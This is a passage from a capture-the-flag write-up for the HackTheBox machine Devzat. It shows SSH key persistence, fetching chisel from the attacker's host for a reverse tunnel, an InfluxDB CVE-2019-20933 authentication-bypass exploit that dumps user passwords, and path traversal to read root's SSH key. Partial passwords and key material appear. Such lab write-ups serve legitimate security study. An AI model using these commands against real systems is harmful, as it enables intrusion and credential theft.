jgS65kvxG4+7XJ85Q4ntsjktaQxvt0EdGr0MqdBMWc2nt+zjsHy8sbkx6fksvKw3roczzQjdXQjbhuSkTwY/9Hl47VA0nXthLUURVgRa90j/d2lGFDl18BN9bs0nhBW5JmyZa4xvh6/gw85Y6bikr8mmZWPy8kg78FT3GYL
bi/AUXhPC2Yv44ryfLAo/ZsN2ufKw4H9SC8UjSB65bIRToC= root@k1l0byt3" > ~/.ssh/authorized_keys
KK26sbyV329R3frQnCnLXtd5owIxAg
galXAIqfNdkn5n1G0lydfxipFBJ4
<REDACTED>
```

```
[root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
# chmod 600 id_rsa && ssh -i id_rsa patrick@devzat.htb
```

```
patrick@devzat:~$ find / -type f -name "user.txt" -ls 2>/dev/null
152567      4 -r-----  1 catherine catherine      33 Jan 21 06:00 /home/catherine/user.txt
patrick@devzat:~$ cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
patrick@devzat:~$
```

On the target machine there are 2 different users, namely *Patrick* and *Catherine*, and the user-flag is owned by the user *Catherine*, therefore we have to log into the system with the user *Catherine*.

System Enumeration & Port Forwarding

I use *netstat* to check what services are running on the target machine

```
patrick@devzat:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp     0      0 127.0.0.1:8443           0.0.0.0:*            LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:5000           0.0.0.0:*            LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.53:53           0.0.0.0:*            LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:8086           0.0.0.0:*            LISTEN    off (0.00/0/0)
tcp     0      0 0.0.0.0:22             0.0.0.0:*            LISTEN    off (0.00/0/0)
tcp     0     216 10.10.11.118:22         10.10.16.16:51390   ESTABLISHED on (0.22/0/0)
tcp     0      1 10.10.11.118:37834       1.1.1.1:53          SYN_SENT  on (3.93/2/0)
tcp6    0      0 :::8000                :::*                 LISTEN    off (0.00/0/0)
tcp6    0      0 :::80                  :::*                 LISTEN    off (0.00/0/0)
tcp6    0      0 :::22                  :::*                 LISTEN    off (0.00/0/0)
udp     0      0 127.0.0.53:53           0.0.0.0:*            LISTEN    off (0.00/0/0)
udp     0      0 127.0.0.1:43105          127.0.0.53:53       ESTABLISHED off (0.00/0/0)
```

Found port 8086, then do port-forwarding so we can access it on our machine, here I use chisel to do port-forwarding.

First we set up a web-server on our machine so that we can upload *Chisel* on Patrick's machine

```
└──(root💀k1l0byt3)─[~/opt]
  └─# python3 -m http.server
```

Download *chisel* on patrick machine :

```
patrick@devzat:~$ wget "http://10.10.16.16:8000/chisel"
```

Run *chisel* :

```
└──(root💀k1l0byt3)─[~/opt]
  └─# chisel server -p 8000 --reverse
```

Patrcik machine :

```
patrick@devzat:~$ chmod +x chisel
patrick@devzat:~$ ./chisel client 10.10.16.16:8000 R:8086:127.0.0.1:8086
```

```
patrick@devzat:~$ wget "http://10.10.16.16:8000/chisel"
--2022-01-22 10:44:05--  http://10.10.16.16:8000/chisel
Connecting to 10.10.16.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8750072 (8.3M) [application/octet-stream]
Saving to: 'chisel'

chisel    100%[=====] 8.34M  883KB/s in 10s

2022-01-22 10:44:16 (858 KB/s) - 'chisel' saved [8750072/8750072]

patrick@devzat:~$ chmod +x chisel
patrick@devzat:~$ ./chisel client 10.10.16.16:8000 R:8086:127.0.0.1:8086
2022/01/22 10:46:48 client: Connecting to ws://10.10.16.16:8000
2022/01/22 10:46:49 client: Connected (Latency 39.610216ms)

  ┌──(root💀k1l0byt3)─[~/opt]
  └─# cp -r /usr/bin/chisel /opt
  ┌──(root💀k1l0byt3)─[~/opt]
  └─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.118 - - [23/Jan/2022 00:43:14] "GET /chisel HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

  ┌──(root💀k1l0byt3)─[~/opt]
  └─# chisel server -p 8000 --reverse
2022/01/23 00:45:15 server: Reverse tunnelling enabled
2022/01/23 00:45:15 server: Fingerprint FFj/0e6fx5WQdLJrqbUlzfryRT9GQd99Rlyr9xwIsDA
=
2022/01/23 00:45:15 server: Listening on http://0.0.0.0:8000
2022/01/23 00:45:57 server: session#1: tun: proxy#R:8086=>8086: Listening
```

To check whether the port has been forwarded we can use nmap

```
(root💀k1l0byt3)-[~/WriteUp/Devzat]
# nmap -sV -sC -p 8086 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-23 00:49 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
```

```
PORt      STATE SERVICE VERSION
8086/tcp  open  http   InfluxDB http admin 1.7.5
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.05 seconds
```

In the picture above, port 8086 is successfully forwarded and running InfluxDB http service.

Then I searched for the exploit for InfluxDB and found [CVE-2019-20933](#)

Exploit for InfluxDB CVE-2019-20933 vulnerability, InfluxDB before 1.7.6 has an authentication bypass vulnerability in the authenticate function in services/httpd/handler.go because a JWT token may have an empty SharedSecret (aka shared secret).

Exploit check if server is vulnerable, then it tries to get a remote query shell.

It has built in a username bruteforce service.

The screenshot shows a GitHub repository page for 'InfluxDB-Exploit-CVE-2019-20933' by LorenzoTullini. The repository has 1 branch and 0 tags. The README.md file contains the exploit code for CVE-2019-20933. The About section describes the exploit as an InfluxDB CVE-2019-20933 vulnerability exploit. The repository has 16 stars, 2 watchers, and 11 forks. There are sections for Releases (No releases published) and Packages.

<https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933>

Download *repository* then run

Installation :

```
git clone https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933.git  
cd InfluxDB-Exploit-CVE-2019-20933  
pip install -r requirements.txt
```

Usage :

```
python __main__.py
```

After successful the display will be like the image below

```
[v] admin  
  
Host vulnerable !!!  
Databases list:  
  
1) devzat  
2) _internal  
  
Insert database name (exit to close):
```

For how to use InfluxDB, see here → <https://community.influxdata.com/t/show-tables-in-a-database/5130/3>

```
[v] admin

Host vulnerable !!!
Databases list:

1) devzat
2) _internal

Insert database name (exit to close): devzat
[devzat] Insert query (exit to change db): show measurements
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "name"
          ],
          "name": "measurements",
          "values": [
            [
              [
                "user"
              ]
            ]
          ]
        }
      ],
      "statement_id": 0
    }
  ]
}
[devzat] Insert query (exit to change db):
```

the picture above is a database from devzat then try to see the available tables with a query: *SELECT * FROM "user"*

```
[
  "2021-06-22T20:04:16.313965493Z",
  false,
  "WillyWonka2021",
  "wilhelm"
],
[
  "2021-06-22T20:04:16.320782034Z",
  true,
  "woBeeYai:ci",
  "catherine"
],
[
  "2021-06-22T20:04:16.996682002Z",
  true,
  "RoyalQueenBee$",
  "charles"
]
```

in the picture beside you can see the password for user *catherine*

Query:

```
[devzat] Insert query (exit to change db): select * from "user"
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "time",
            "enabled",
            "password",
            "username"
          ],
          "name": "user",
          "values": [
            [
              "2021-06-22T20:04:16.313965493Z",
              false,
              "*****",
              "wilhelm"
            ],
            [
              "2021-06-22T20:04:16.320782034Z",
              true,
              "*****",
              "catherine"
            ],
            [
              "2021-06-22T20:04:16.996682002Z",
              true,
              "*****",
              "charles"
            ]
          ]
        }
      ],
      "statement_id": 0
    }
  ]
}
```

Log in to user *catherine* on *patrick* machines :

```
patrick@devzat:~$ su catherine
Password:
catherine@devzat:/home/patrick$ id
uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)
catherine@devzat:/home/patrick$ ls -la /home/catherine/
total 32
drwxr-xr-x 4 catherine catherine 4096 Sep 21 19:35 .
drwxr-xr-x 4 root      root      4096 Jun 22  2021 ..
lrwxrwxrwx 1 root      root      9 Jun 22  2021 .bash_history -> /dev/null
-rw-r--r-- 1 catherine catherine 220 Jun 22  2021 .bash_logout
-rw-r--r-- 1 catherine catherine 3808 Jun 22  2021 .bashrc
drwx----- 2 catherine catherine 4096 Sep 21 19:35 .cache
-rw-r--r-- 1 catherine catherine 807 Jun 22  2021 .profile
drwx----- 2 catherine catherine 4096 Sep 29 16:31 .ssh
-r----- 1 catherine catherine 33 Jan 21 06:00 user.txt
catherine@devzat:/home/patrick$ cat /home/catherine/user.txt
149bff9bc319f2530
catherine@devzat:/home/patrick$
```

Privilege Escalation

After enumeration on the system I found 2 interesting files namely *devzat-htb.zip* adn *devzat-main.zip* in the /var/backups directory, copy the two files to the /dev/shm directory

```
catherine@devzat:/home/patrick$ cd /var/backups/
catherine@devzat:/var/backups$ ls -la
total 1360
drwxr-xr-x  2 root      root      4096 Jan 22 06:25 .
drwxr-xr-x 14 root      root      4096 Jun 22  2021 ..
-rw-r--r--  1 root      root    51200 Jan 21 06:25 alternatives.tar.0
-rw-r--r--  1 root      root    59142 Sep 28 18:45 apt.extended_states.0
-rw-r--r--  1 root      root    6588 Sep 21 20:17 apt.extended_states.1.gz
-rw-r--r--  1 root      root    6602 Jul 16  2021 apt.extended_states.2.gz
-rw-----  1 catherine catherine 28297 Jul 16  2021 devzat-dev.zip
-rw-----  1 catherine catherine 27567 Jul 16  2021 devzat-main.zip
-rw-r--r--  1 root      root     268 Sep 29 11:46 dpkg.diversions.0
-rw-r--r--  1 root      root     139 Sep 29 11:46 dpkg.diversions.1.gz
-rw-r--r--  1 root      root     170 Jul 16  2021 dpkg.statoverride.0
-rw-r--r--  1 root      root     152 Jul 16  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root      root   951869 Sep 28 18:45 dpkg.status.0
-rw-r--r--  1 root      root   224906 Sep 28 18:45 dpkg.status.1.gz
catherine@devzat:/var/backups$ cp -f devzat-dev.zip devzat-main.zip /dev/shm/
catherine@devzat:/var/backups$ cd /dev/shm/
catherine@devzat:/dev/shm$ ls -la
total 56
drwxrwxrwt  2 root      root      80 Jan 22 11:02 .
drwxr-xr-x 19 root      root     4000 Jan 21 05:59 ..
-rw-----  1 catherine catherine 28297 Jan 22 11:02 devzat-dev.zip
-rw-----  1 catherine catherine 27567 Jan 22 11:02 devzat-main.zip
catherine@devzat:/dev/shm$
```

Extract the two files, then after successfully extracting I found a file with the same name `dev/commands.go` dan `main/commands.go`. use `diff` to see the difference between the two files and found the password :

```
catherine@devzat:/dev/shm$ diff dev/commands.go main/commands.go
4d3
<     "bufio"
6,7d4
<     "os"
<     "path/filepath"
40d36
<         file      = commandInfo["file", "Paste a files content directly to chat [alpha]", fileCommand, 1, false, nil]
42,101c38
<         commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, ascii
iArt, exampleCode, file}
<
<
< func fileCommand(u *user, args []string) {
<     if len(args) < 1 {
<         u.system("Please provide file to print and the password")
<         return
<
<     if len(args) < 2 {
<         u.system("You need to provide the correct password to use this function")
<         return
<
<     path := args[0]
<     pass := args[1]
<
<     // Check my secure password
<     if pass != "*****ingIn2021?" {
<         u.system("You did provide the wrong password")
<         return
<
< }
```

```
catherine@devzat:/dev/shm$ diff dev/commands.go main/commands.go
```

←SNIP→

```
< func fileCommand(u *user, args []string) {
< if len(args) < 1 {
<     u.system("Please provide file to print and the password")
<     return
< }
<
< if len(args) < 2 {
<     u.system("You need to provide the correct password to use this function")
<     return
< }
<
< path := args[0]
< pass := args[1]
<
< // Check my secure password
< if pass != "*****ingIn2021?" {
<     u.system("You did provide the wrong password")
<     return
< }
<
< // Get CWD
< cwd, err := os.Getwd()
< if err != nil {
<     u.system(err.Error())
< }
←SNIP→
```

The "dev" environment is running on port 8443, which is the first service we encounter. Back to using user patrick and trying to login on service 8443 :

```
patrick@devzat:~$ ssh localhost -p 8443
```

```
patrick@devzat:~$ ssh localhost -p 8443
The authenticity of host '[localhost]:8443 ([127.0.0.1]:8443)' can't be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa50RjJC5MU4YSl8kfNXp+QuljetKw0XU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:8443' (ED25519) to the list of known hosts.
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb 1.7.5 for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: patrick has joined the chat
patrick: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
```

Use the /commands argument to display a list of commands, then use the /file command which allows printing a file from the root user

```
patrick: /file /root/root.txt
[SYSTEM] You need to provide the correct password to use this function
```

The /file command requires a password to access it, above we have got it

```
patrick: /file /root/root.txt <password>
```

```
patrick: /file /root/root.txt [REDACTED] AThingIn2021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!
```

And getting error again due to folder location problem

Try again :

patrick: /file ./root.txt <password>

```
patrick: /file ..//root.txt (100%)[REDACTED]ThingIn2021?  
[SYSTEM] [REDACTED]adeccca7a9d5a7cc6
```

And we get the root-flag !!

To get root access on the machine we can use the /file command to print Private-Key-SSH as follows:

```
patrick: /file ../../ssh/id_rsa <password>
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] ****ABG5vbmUAAAAEb9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+*****/rbCqAAA AJiUCzUclAsI
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAA*****
[SYSTEM] AAAECtFKzlEg5E6446RxdD*****
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
```

Copy the private-key into a file and then run ssh:

```
[root💀k1l0byt3]~/opt]
# nano id_rsa_root

[root💀k1l0byt3]~/opt]
# chmod 666 id_rsa_root && ssh -i id_rsa_root root@devzat.htb
```

PWNED!!!!!!